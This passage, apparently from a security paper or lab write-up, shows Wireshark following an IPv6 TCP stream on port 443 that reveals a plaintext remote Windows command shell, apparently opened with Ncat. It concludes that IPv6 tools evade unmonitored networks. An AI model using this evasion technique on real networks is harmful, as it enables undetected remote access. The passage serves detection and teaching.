
17. Note that both the source IP address and the destination IP address are IPv6 addresses. Right-click on one of the frames and select follow TCP Stream.



```
No.      Time                          Source                   Destination              Pro
35495 2013-01-16 21:59:41.106635 fe80::15d6:ae01:f114:·fe80::20c:29ff:fe4b:5 SSL
35497 2013-01-16 21:59:41.1068                             ::20c:29ff:fe4b:5 SSL
35499 2013-01-16 21:59:41.1069                             ::20c:29ff:fe4b:5 SSL
35614 2013-01-16 22:09:10.8938                             ::15d6:ae01:f114:· SSL
35615 2013-01-16 22:09:10.8956                             ::20c:29ff:fe4b:5 SSL
35617 2013-01-16 22:09:10.9007                             ::20c:29ff:fe4b:5 SSL
35619 2013-01-16 22:09:10.9012                             ::20c:29ff:fe4b:5 SSL
35620 2013-01-16 22:09:10.9012                             ::20c:29ff:fe4b:5 SSL

▷ Frame 35495: 110 bytes on wire                            ed (880 bits)
▷ Ethernet II, Src: Vmware c4:9                              Vmware 4b:5c:be (00:
```

Figure 56: Follow a TCP Stream

You will see that the traffic is in plain text even though port 443 was being utilized.



```
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\Program Files\Nmap>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2891-8AEB

 Directory of C:\Program Files\Nmap

01/16/2013  09:30 PM    <DIR>          .
01/16/2013  09:30 PM    <DIR>          ..
02/11/2011  04:23 PM            55,186 3rd-party-licenses.txt
02/11/2011  05:35 PM           149,766 ca-bundle.crt
02/11/2011  04:23 PM           499,279 CHANGELOG
02/11/2011  04:23 PM            24,918 COPYING
02/11/2011  05:35 PM            26,562 COPYING_HIGWIDGETS
02/11/2011  04:23 PM             4,710 icon1.ico
02/11/2011  05:35 PM         1,142,784 libeay32.dll
01/16/2013  09:28 PM    <DIR>          licenses
02/11/2011  05:35 PM           177,664 ncat.exe
02/11/2011  05:35 PM            59,392 ndiff.exe
02/11/2011  05:35 PM             1,956 NDIFF_README
02/11/2011  04:23 PM           343,189 nmap-mac-prefixes
02/11/2011  04:23 PM         2,565,227 nmap-os-db
```

Figure 57: A TCP Stream

3.2 Conclusion

The Ncat tool, which is a part of the Nmap suite, is an IPv6 capable tool. Tools that can utilize IPv6 will go unnoticed on a network if IPv6 traffic is not being monitored. Wireshark allows users to capture and analyze IPv6 traffic on a network.

References

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